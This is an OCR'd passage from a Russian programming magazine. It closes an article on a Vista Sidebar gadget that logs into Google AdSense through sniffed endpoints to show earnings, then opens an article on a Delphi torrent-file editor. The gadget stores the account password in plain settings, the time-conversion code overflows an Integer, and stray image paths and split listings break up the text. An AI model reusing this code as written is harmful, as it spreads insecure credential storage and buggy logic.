Естественно, переменные, в которые считываются сохраненные параметры, должны быть заранее объявлены. Чтобы ты впоследствии не гадал, с какими значениями параметров в данный момент работаешь, не поленись там же прописать заполнение полей для ввода полученных значений. Сделай что-нибудь вроде *document.setup.nameBox.value = name*.
Теперь вешай скрипт на обработчик *System.Gadget.onSettingsClosing*. И сохраняй настройки в том случае, если нажата соответствующая кнопка — *event.Action.commit*:

```
System.Gadget.onSettingsClosing = function(event)
{
  if (event.closeAction == event.Action.commit)
  {
    System.Gadget.Settings.write("Adsense_name",
      document.setup.nameBox.value);
    System.Gadget.Settings.write("Adsense_password",
      document.setup.passwordBox.value);
    System.Gadget.Settings.write("Adsense_refresh",
      document.setup.refreshBox.value);
    event.cancel = false;
  }
}
```



Гаджет, готовый к инсталляции



Заветные циферки

GOOGLE С ЧЕРНОГО ХОДА

Вот мы и перешли к самому главному — к программной логике гаджета. Все описанные ниже священные камлания я рекомендую тебе оформить отдельным js-файлом, чтобы не мешать мух с котлетами. Все адреса, явки и пароли (все http-запросы), помогающие полюбовно договориться с AdSense сервисом, легко и непринужденно отыскиваются с помощью анализа отправляемых браузером пакетов. Если есть желание повторить опыт самостоятельно, тебе не составит труда найти соответствующий плагин для огнелиса.

Итак, сначала — подключение. Google любит, чтобы с ним общались с помощью XML-форматов. Не проблема. В JavaScript есть замечательный объект **xmlHttp**.

```
xmlHttp.Open("POST",
  "https://www.google.com/adsense/login.do",true );
xmlHttp.setRequestHeader("Content-Type",
  "application/x-www-form-urlencoded" );
xmlHttp.setRequestHeader("If-Modified-Since",
  "Sat, 1 Jan 2000 00:00:00 GMT");
xmlHttp.send("destination=&username=" + name
  + "&password=" + password );
```

В принципе, с этого момента уже можно конструировать запросы для получения данных о состоянии AdSense баланса. Но предлагаю на время отвлечься и ответить на один вопрос. А именно — что ты ожидаешь получить в ответ на свой запрос? Я сейчас говорю не о сумме на счете, которая тебе снится в сладких снах. Я о формате данных. Чтобы в дальнейшем было меньше работы по разгребанию всякого мусора, советую выбрать что-нибудь простое. Щедрый Google предлагает несколько форматов представления отчетов. Грех не воспользоваться такой возможностью. Рекомендую остановить свой выбор на формате TSV. Это простая табличка, в которой столбцы разделяются с помощью знака табуляции, а строки — с помощью символа перевода строки. В этой таблице первая колонка — количество показов рекламных блоков, вторая — сколько тебе накликали, а третья — твой баланс.

Зная структуру таблицы, можно написать для нее парсер:

```
var rows = xmlHttp.responseText.split("\n");

var cells = rows[1].split("\t");
if (cells.length == 6) {
  impressions += parseInt(cells[1]);
  clicks += parseInt(cells[2]);
  balance += parseFloat(cells[5]);
}
```

Думаю, тут все понятно, и код в комментариях не нуждается.

Теперь непосредственно запросы, извлекающие статистику в виде TSV-таблиц. Количество запросов соответствует количеству AdSense программ, в которых ты участвуешь. Мы ограничимся двумя — один на статистику AdSense для контента и один на статистику AdSense для поиска. Все запросы строятся по одной и той же схеме. Прежде всего, открываем xmlHttp-соединение, указав в качестве параметра тип запроса — POST или GET, строку запроса и дополнительные параметры (если необходимо). Затем формируем HTTP-заголовок запроса — `setRequestHeader()`. Чтобы обойти стороной неприятные моменты с выдачей кэшируемых данных и с каждым запросом получать реальные данные, в качестве параметра метода `setRequestHeader()` можно указать вот такую хитрую строчку: «*If-Modified-Since*», «*Sat, 1 Jan 2000 00:00:00 GMT*».

После чего посылаем запрос Гуглу. Если ответ получен, парсим данные, как уже демонстрировалось несколькими строками выше. Если ответа так и не дождались — грязно ругаемся на пользователя.

```
xmlHttp.Open("POST", "запрос", false);
xmlHttp.setRequestHeader("If-Modified-Since",
  "Sat, 1 Jan 2000 00:00:00 GMT");
xmlHttp.send();

if (xmlHttp.status == 200){
  parseData();
} else {
  loadstatus = "HTTP Error : " + xmlHttp.status;
}
```

Содержание запроса будет отличаться в зависимости от того, какую информацию нужно получить. Так, чтобы получить статистику AdSense для контента, используется следующая строка: https://www.google.com/adsense/report/aggregate?outputFormat=TSV_EXCEL.

Если нужно получить статистику AdSense для поиска, строка примет вид: https://www.google.com/adsense/report/aggregate?product=afs&outputFormat=TSV_EXCEL.

Что добавить?


При создании гаджета мы оставили без внимания многие аспекты, которые нужно обязательно учитывать в реальной жизни. Прежде всего, проверяй все вводимые пользователем данные.


Неплохо было бы проверять и данные, получаемые по Сети (как и сам факт успешного получения). Хорошим тоном считается явное указание кодировки текста.

Существенно повысит безопасность и производительность работы гаджета предварительная очистка от «мусора» полученных по Сети данных. Есть еще ряд важных аспектов создания качественного и безопасного гаджета. Все они описаны в MSDN.







Установка неподписанного гаджета



Новый элемент в библиотеке гаджетов



Русскоязычный блог AdSense




Настройка параметров гаджета



info

Всю самую подробную информацию о гаджетах для Vista SideBar ты найдешь в MSDN, который, кстати говоря, потихоньку начали переводить на великий и могучий.



dvd

На диске тебя ждет готовый гаджет для мониторинга Google AdSense. Если лень писать самому — пользуйся на здоровье. И помни, что распаковав архив, ты получишь доступ к исходникам и сможешь усовершенствовать гаджет по своему усмотрению.

ФИНИШ

Большая часть работы уже позади — можешь побаловать себя бутылочкой кефира. Осталось заняться пользовательским интерфейсом и придать гаджету немного глянца. К настоящему моменту мы имеем статистику Google AdSense. Как вывести ее на морду гаджета? Очень просто — через параметр *innerText* текстовых полей.

```
if (loadstatus != '') {
  textClicks.innerText = "";
  textImpressions.innerText = "";
  textEarnings.innerText = loadstatus;
} else {
  textEarnings.innerText = "Баланс: " +
    balance.toFixed(2);
  textClicks.innerText = "Clicks: " + clicks;
  textImpressions.innerText = "Показы: " +
    mpressions;
}
```


Если ты планируешь не только сам пользоваться собранным своими руками гаджетом, но и поделиться им со своими друзьями, то неплохо было бы замутить инсталлятор. С инсталлятором тоже все настолько просто, что даже скучно. Берешь свой любимый архиватор, поддерживающий ZIP-формат (а какой, скажите, не поддерживает?) и запаковываешь каталог с гаджетом. После этого просто поменяй расширение с *.zip* на *.gadget*. Все. Теперь по двойному щелчку на созданном файле будет открываться стандартный диалог установки нового гаджета. Всем радоваться.

Опасно!

Как уже упоминалось в статье, гаджеты имеют достаточно широкие возможности взаимодействия с операционной системой. Это предъявляет особые требования к безопасности гаджета, особенно если он работает с сетевой средой.
Одним из откровенно слабых мест в системе безопасности является механизм взаимодействия с ActiveX-компонентами. Корректность и безопасность такого взаимодействия никак не контролируется операционной системой, и вся ответственность ложится на разработчика гаджета.

Альтернативы

HTML + JavaScript — далеко не единственная технология создания гаджетов для Vista Sidebar. Возможно создание гаджетов на основе WPF и Silverlight. Хотя данные технологии более трудоемкие, они обеспечивают больше возможностей в плане функциональности и интеграции с операционной системой, а также предлагают более надежную схему обеспечения безопасности гаджета и пользовательских данных.



ИГОРЬ АНТОНОВ

РАЗРУЛИВАЕМ ТОРРЕНТЫ

КОДИМ ПРАВИЛЬНЫЙ BITTORRENT-КЛИЕНТ

Тебе не надоело сливать файлы с файлообменников типа rapidshare.com? Лично меня уже достали их ограничения. К счастью, есть хорошая альтернатива — Bittorent трекеры. Сегодня мы попробуем поковырять этот протокол и написать свой продвинутый клиент.

ТЕОРИЯ

Как обычно, перед тем как ринуться в бой, тщательно продумаем стратегию и разберемся с теорией. «Bittorent» — протокол для сетей типа p2p и предназначен он для передачи больших файлов по Сети. Первая версия протокола появилась в 2001 году. К настоящему времени Bittorent стал очень популярным, более того — он является стандартом быстрого распространения файлов. Популярным его сделали ряд особенностей:

1. Отсутствие очередей. Закачка файлов начинается сразу и без каких-либо ограничений, присущих таким сетям как edonkey.

2. Не требуется постоянное функционирование сервера — трекера. По сути, клиенту достаточно всего один раз подключиться к серверу, чтобы получить информацию о пирах (клиентах, которые занимаются непосредственно раздачей файлов). После чего можно спокойно скачивать файл.

3. Закачка любого файла производится по частям. Тем самым, существенно увеличивается скорость закачки, ведь постоянное присутствие сида (обладателя всех частей файла) необязательно. В случае отсутствия сида будет происходить обмен частей между пирами.

4. Скорость закачки ограничена только шириной канала раздающего. Соответственно, чем больше клиентов, которые раздают файл, тем быстрее ты сможешь его скачать. Это далеко не все плюсы протокола BitTorrent, но их должно хватить, чтобы забыть про ослов и прочие rapid.

ОБЩАЕМСЯ ПО ПОНЯТИЯМ


Чтобы понять, о чем речь в статье, необходимо разобраться с терминами. Знать их должен любой пользователь BitTorrent, а программист, решивший закодить клиент, — и подавно. Уверен, что ты и так их знаешь, но некоторая систематизация не помешает. Начнем с основ. **Трекер** (tracker) — сервер, на котором хранятся IP-адреса участников раздачи, рейтинг участников и хэши файлов. Главная задача трекера — предоставить возможность клиентам найти друг друга. **Пир** (peer) — клиент, участвующий в раздаче. Как правило, пиру присуще два состояния — закачка и отдача уже скачанных частей файла. **Сид** (seed) — пир, который уже скачал весь файл полностью и располагает всеми его сегментами. Чтобы стать сидом, необязательно скачивать какой-либо файл, можно просто начать раздачу своего добра. **Личер** — он же пиявка (leech) — пир, у которого еще нет всех частей файла, но он продолжает закачку. В большинстве случаев, термин используется в негативном смысле. Так называют клиентов, которые скачивают больше, чем отдают. **Толпа/Рой** (swarm) — все пиры, участвующие в раздаче. **Рейтинг** (share ratio) — соотношение отданного и скачанного. Рейтинг необходим, в первую очередь, для пополнения контента. Работает по следующему принципу: скачивая файл, ты уменьшаешь свой рейтинг, а отдавая файл — наоборот, увеличиваешь. Клиент с маленьким рейтингом рискует быть забаненным и у него меньше возможностей, чем у клиента с более высоким (например, отсутствует одновременная закачка нескольких торрентов). **Анонс** (announce) — отправка информации на сервер. В качестве отправителя выступает клиент, а в качестве информации — соотношение скачанного и отданного. Получив эти данные, трекер передает клиенту IP-адреса других клиентов. **Анонс URL** (Announce URL) — адрес трекера. Именно по этому адресу и происходит отправка информации. **Торрент/торрент-файл** (torrent) — файл метаданных, в котором содержится информация о принимаемых/раздаваемых файлах, количестве сегментов и их хэшах. Подробнее о структуре этого файла мы поговорим позже.

КАК ВСЕ ЭТО РАБОТАЕТ?

С основными понятиями разобрались, а значит, пора переходить к более детальному рассмотрению Bittorent. Перед тем, как приступить к закач-







Принцип работы протокола BitTorrent

Главное окно популярного клиента uTorrent

Разработка в самом разгаре

ке/раздаче файлов, необходимо скачать соответствующий торрент-файл. Как правило, торренты добываются из всевозможных форумов, вроде torrents.ru или через специальные поисковые системы вроде piratebay.org. Скачав торрент-файл, ты должен скормить его торрент-клиенту. Далее все просто: клиент соединяется с трекером (анонс url хранится в торрент-файле), сообщает ему свой IP и хэш необходимого файла; в ответ сервер отправляет адреса пиров/сидов, участвующих в раздаче. После этого необходимость в трекере на некоторое время исчезает. Ты качаешь и обмениваешься с другими пирами. Обмен с другими пирами выглядит так: ты посылаешь запрос на закачку сегмента нужного файла определенному пиру — если он не против и может поделиться этим кусочком, то начинается процесс закачки. Скачав сегмент, ты оповещаешь остальных пиров о наличии в твоем распоряжении нового кусочка (чтобы другие пиры знали, у кого его качать). Затем все повторяется. Причем повторяется с шага, на котором тебе необходимо соединиться с сервером и получить информацию о других пирах. Закончив закачку всего файла, ты получаешь статус сида. На рисунке вверху приведена схема, демонстрирующая процесс работы по протоколу BitTorrent.

СТРУКТУРА ТОРРЕНТ-ФАЙЛА

В файле метаданных (торрент-файле), как я уже и говорил, находится вся информация по файлу (или файлам), участвующему в раздаче. Без него по протоколу Bittorent скачать ничего не удастся. В общем виде структуру файла метаданных можно разделить на три составляющие (таблица 1).
Внутренности torrent-файла — это bencoding-данные. Формат файла позволяет хранить следующие типы данных: байт-строки, числа, списки и директивы.
На первый взгляд, перед нами — «каша» непонятных данных. Сразу возникает чувство, что все сложно и запутанно. На самом деле, сложного ничего нет. Давай попробуем рассмотреть примеры записи bencoding-данных. Начнем с правил записи строк. В общем виде формат записи строковых данных выглядит так:

Строки:
`<длина строки>:<строка>`
Пример: `5:xakep`.
Числа:
`<ключ i><число><ключ e>`
Пример: `i31337e`.
Списки:
`<ключ l><bencoding данные><ключ e>`
Пример: `l5:xakep5:lamere`.
Директивы:
`<ключ d><строка bencoding><элемент bencoding><ключ e>`
Пример: `d5:coder6:spidere (Coder => spider)`.

В спецификации структуры файла метаданных есть несколько предопределенных директив:
- **info** — директива для описания свойств файлов. В зависимости от типа торрент-файла (обычный — один файл или смешанный — несколько файлов) эта директива применяется по-разному. В директиву входят: piece length — длина сегмента файла; pieces — хэш сумма сегмента, полученная по алгоритму SHA1. Разницу применения директивы для обычного и смешанного режимов смотри в таблице 2;
- **announce** — анонс URL;
- **announce list** — список, содержащий несколько announce URL;
- **create date** — дата создания torrent-файла в формате Unix-time;
- **comment** — комментарий от создателя торрент-файла;
- **created by** — название и версия программы, в которой был создан torrent-файл.

ПРАКТИКА

Мы уже рассмотрели достаточно теории. Самое время что-нибудь накодить. К сожалению, рассмотреть написание всего Bittorent-клиента в рамках одной статьи невозможно, поэтому сегодня мы напишем первую часть — редактор torrent-файлов. Итак, к делу.
Запускай Delphi и создавай новый проект. Дизайн можешь подогнать под мой вариант (смотри рисунок на стр. 99).
По всей форме у меня растянут компонент *TPageControl* с двумя созданными закладками. На первой («Содержимое torrent») расположен компонент *TListView*. В этом компоненте мы будем хранить название и размеры файлов, которые впоследствии будем добавлять в торрент. Ради удобства отображения я установил у *TListview* свойство *ViewStyle* в *vsReport* и создал три колонки: файл, размер, путь. На второй закладке я разместил восемь компонентов *TEdit*, один *TMemo* и одну копию *TDateTimePicker*. В этих компонентах мы будем выводить различную информацию, выдернутую из torrent-файла. Для комфортного отображения даты создания торрент-файла я воспользовался компонентом *TDateTimePicker*. С ним мы избавимся от лишних преобразований полученной даты. Центр управления нашей программой будет находиться на панели инструментов. На ней я создал пять кнопок:
- **OpenTorrentBtn** — кнопка для открытия torrent-файла;
- **SaveTorrentBtn** — пимпа для создания нового торента;
- **NewBtn** — служит для очистки все элементов формы;
- **AddFileBtn** — кнопка для добавления нового файла в torrent;
- **DelFileBtn** — кнопка для удаления файла из торрента.

На этом с дизайном формы пора заканчивать и переходить к самому захватывающему и увлекательному процессу — кодингу. Сегодня я покажу, как можно читать и создавать торрент-файлы. Переходи в редактор кода и сразу объяви новую структуру:

```
type
 TPieces = record
 _hash : string;
 _hashBin: string;
 end;
```

В данной структуре (или записи) мы будем хранить информацию по каждому сегменту файла. В *_hash* будем записывать 20-байтную хэш-сумму, рассчитанную по алгоритму SHA1, а в *_hashBin* — бинарный вариант этого же значения.
В разделе «private» нашей формы объяви процедуру *CreateTorrent (fs: TFileStream; multifile:Boolean)*. Этим методом мы будем создавать новый торрент-файл. В качестве параметров в процедуру будут передаваться fs — переменная типа *TFIleStream* (файловый поток для создания торрент-

файла) и булевское значение (multifile), определяющее тип будущего торрент-файла (обычный или смешанный). Нажимай <ctrl+shift+c> и Delphi создаст заготовку процедуры. Перепиши в нее код из соответствующей врезки. Перебивая листинг, не забывай возвращаться к тексту статьи и читать мои комментарии *(лично я предпочитаю вообще целиком переписывать чужой код по-своему, иначе я его так до конца и не могу понять* — Прим. ред.). Первым делом посмотри на самое начало процедуры. Вместо привычных ключевых слов VAR/Begin у меня идет объявление нескольких локальных процедур. Использование такого подхода несколько ухудшает читабельность кода, но иногда это может быть удобно. Наш случай таковым и является. Давай взглянем на каждую процедуру в отдельности. *Procedure WriteBuff(buff:string)* записывает в файловый поток первый символ из переданной в качестве параметра строки-переменной *buff*. Если ты внимательно читал теорию, то уже должен был догадаться, что использовать эту процедуру мы будем для записи «ключей» bencoding-данных. Процедуры *WriteStr()* и *WriteInt()* имеют аналогичное предназначение и будут использоваться для записи строк (*WriteStr()*) и чисел (*WriteInt()*).

Разобравшись с локальными процедурами, можно двигаться дальше. Впереди будет много интересного. Сейчас на секундочку отвлекись от текста и посмотри на таблицу 1, в которой я определил уровни структуры torrent-файла. Первым уровнем идет «Заголовок», а значит, самым первым шагом в нашей процедуре будет формирование заголовка будущего торрент-файла. Формирование заголовка я начинаю с записи ключа — *d*, а затем по очереди записываю имена элементов (так называемые директивы) и их значения, которые мы будем вводить в компонентах *TEdit*, расположенных на второй закладке. Запись элементов однообразна и я думаю, все должно быть понятным. Хотя нет, процесс записи времени создания стоит рассмотреть подробней. Как я уже говорил в теоретической части, время создания торрент-файла должно храниться в формате Unix-time. К сожалению, в Delphi среди стандартных функций нет той, которая могла бы конвертировать время в Unix-time и обратно. Следовательно, подобную функцию придется писать самому. А может и не придется, ведь во всемирной паутинке легко найти примеры кода, реализующего конвертирование. Вариантов много, но мне больше всех нравится этот:

```
function TForm1.WinTimeToUnixTime
  (winTime: TDateTime): Integer;
var
  FileTime: TFileTime;
  SystemTime: TSystemTime;
  I: Integer;
begin
  DateTimeToSystemTime(WinTime, SystemTime);
```

Таблица 2. Особенности использования директивы info

Обычный (Single file mode). Список значений	Смешанный (Multi file mode). Список значений
name — имя файла	name — имя torrent-файла
length — размер файла	files — список файлов. В директиве может использоваться несколько поддиректив: length (размер файла), md5sum (хеш), path (путь к файлу).
md5sum — хэш сумма файла, полученная по алгоритму MD5	

Таблица 1. Структура torrent-файла

Название уровня	Описание
1. Заголовок	В заголовке содержится анонс URL, дата создания torrent-файла, кодировка файла, название программы в которой был построен файл, комментарии создателя и т.д.
2. Информация о файлах	В этом блоке содержатся все названия и размеры файлов, которые можно получить с помощью данного торрент-файла.
3. Сведения о сегментах	В блоке указано количество сегментов и их SHA1-хэш суммы.

Создание torrent-файла

```
procedure TForm1.CreateTorrent
 (fs:TFileStream;
 multifile:boolean);

procedure WriteBuff(buff:string);
begin
 fs.WriteBuffer(buff[1],
   length(buff));
end;

procedure WriteStr (s:string);
begin
 WriteBuff(
  IntToStr(length(s))+':'+s);
end;

procedure WriteInt (int:int64);
begin
 WriteBuff('i');
 WriteBuff(IntToStr(int));
 WriteBuff('e');
end;

VAR
 i:integer;
 _pieceLength:Integer;
BEGIN
 WriteBuff('d');
 WriteStr('announce');
 WriteStr(AnnounceUrlEdit.Text);
 If (CommentsMemo.Text <> '')
  Then
  begin
   WriteStr('comment');
   WriteStr(
    CommentsMemo.Text);
  end;

 If (ProgNameEdit.Text <> '')
 Then
 begin
  WriteStr('created by');
  WriteStr(ProgNameEdit.Text);
 end;

 WriteStr('creation date');
 WriteInt(WinTimeToUnixTime(
  DateCreate.DateTime));
 If (EncodingEdit.Text <> '') Then
 begin
  WriteStr('encoding');
  WriteStr(EncodingEdit.Text);
 end;

 WriteStr('info');
 WriteBuff('d');
 If (MultiFile) Then
 begin
  WriteStr('files');
  WriteBuff('l');
  for i:=0 to
   ListView1.Items.Count-1 Do
   with listView1.Items.Item[i]
   do
   begin
    WriteBuff('d');
    WriteStr('length');
    WriteInt(StrToInt(
     SubItems.Strings[0]));
    WriteStr('path');
    WriteBuff('l');
    WriteStr(ExtractFileName(
     SubItems.Strings[1]));
    WriteBuff('e');
    WriteBuff('e');
   end;
   WriteBuff('e');
 end
 else
 begin
   WriteStr('length');
   WriteInt(StrToInt(
     ListView1.Items.Item[0].
       SubItems.Strings[0]));
 end;

 WriteStr('name');
 WriteStr(NameEdit.Text);

 _pieceLength := 65536;
 WriteStr('piece length');
 WriteInt(_pieceLength);
 WriteStr('pieces');

 GetPieces(_pieceLength);
 WriteBuff(IntToStr((
   high(pieces)+1)*20));
 WriteBuff(':');

 for i:=0 to High(pieces) Do
   WriteBuff(pieces[i]._hashBin);

 WriteBuff('e');
 WriteBuff('e');

 Fs.Free;

 ShowMessage(
   'Torrent файл создан!');
END;
```

```
    SystemTimeToFileTime(SystemTime, FileTime);

    I := Integer(FileTime.dwHighDateTime) shl 32
      + FileTime.dwLowDateTime;
    Result := (I – 116444736000000000) div
      Int64(10000000);
  end;
```

Код функции, выполняющей обратную трансформацию времени, смотри в исходнике, который дожидается тебя на нашем DVD. После записи в файл основных директив начинается процесс описания файлов (запись директивы *info*). Тут мы встаем перед выбором: если создаем торрент с типом «смешанный» (*multiFile*), то нам необходимо запустить цикл и пробежаться по всему списку выбранных файлов и записать в torrent размеры/пути для каждого файла. В качестве путей (директива *path*) указывается не тот путь, по которому хранится файл на диске, а тот, который определяет местоположение файла относительно торрента. Например, формат файла метаданных (торрент) позволяет добавлять как файлы, так и директории. Предположим, что пользователь выбрал один файл и одну директорию с несколькими файлами. Сразу возникает вопрос: а как записать файлы, которые находятся в директории? В таких случаях и приходится использовать директиву path. В своем примере я не реализовал возможность добавки отдельной директории, но в реальном приложении ты обязательно должен учесть этот нюанс. Если мы создаем торрент, в котором будет определен лишь один файл (такие торрент-файлы еще называют классическими), то все, что от нас требуется — записать размер файла (указывается с помощью директивы length) и само имя файла. Записав в torrent необходимую информацию о файлах, которые мы собираемся раздавать, обязательно нужно разбить все файлы на сегменты определенного размера и посчитать их хэш-суммы. В своем примере размер сегмента я задал жестко — в коде. Он у меня равен 65536 байтам или 64 килобайтам. Если ты будешь писать полноценную программу для создания торрент-файлов, то должен предоставлять пользователю самостоятельное право выбора размера сегмента, так как этот размер задается не от балды (как у меня в примере), а относительно общего размера файлов, для которых мы создаем торрент. Для разбиения файла по сегментам и получения хэшей я создал еще одну процедуру — GetPieces(). Ее содержимое ты можешь увидеть на диске. После выполнения данной процедуры массив pieces заполнится элементами типа TPieces, содержащими посчитанные хэш-суммы сегментов файлов.

Процедура *GetPieces()* принимает всего один параметр — размер сегмента файла. После получения информации о размере сегмента в процедуре запускается цикл, в ходе которого перебираются все файлы из *TListView* и для каждого из них вычисляется SHA1-хэш. Полученные данные записываются в динамический массив _pieces типа *TPieces* (структура, которую мы определили в самом начале). Для вычисления хэш-суммы я воспользовался объектом *TSha1* из модуля MessageDigest от Dave Shapiro. Работать с алгоритмами *SHA1*, *Md5* (и другими) с помощью этого модуля одно удовольствие. Все, что требуется для получения хеша — воспользоваться методом *Transform()*, после чего в свойствах *hashValue* и *hashValueBytes* появится рассчитанная хэш-сумма. Больше в процедуре ничего интересного нет, поэтому перейдем сразу к завершающему шагу — наполним кнопку *SaveTorrentBtn* жизнью. Создай для нее обработчик события *OnClick* и напиши в нем:

```
  var
    _NewFile:TFileStream;
```

```
begin
  If (SaveDialog1.Execute) Then
  begin
    _NewFile := TFileStream.Create
      (SaveDialog1.FileName+'.torrent',
      fmCreate);

     if (ListView1.Items.Count = 1) Then
       CreateTorrent(_NewFile, false)
     else
       CreateTorrent(_NewFile, true);
  end;
end
```

В этом коде я инициализирую переменную типа файловый поток. Вызывая метод «Create», я передаю два параметра:
1 — имя файла (файл с таким именем мы будем создавать);
2 — режим доступа к файлу. Поскольку нам нужно создать новый файл, то указываем fmCreate.

ТЕСТИРОВАНИЕ

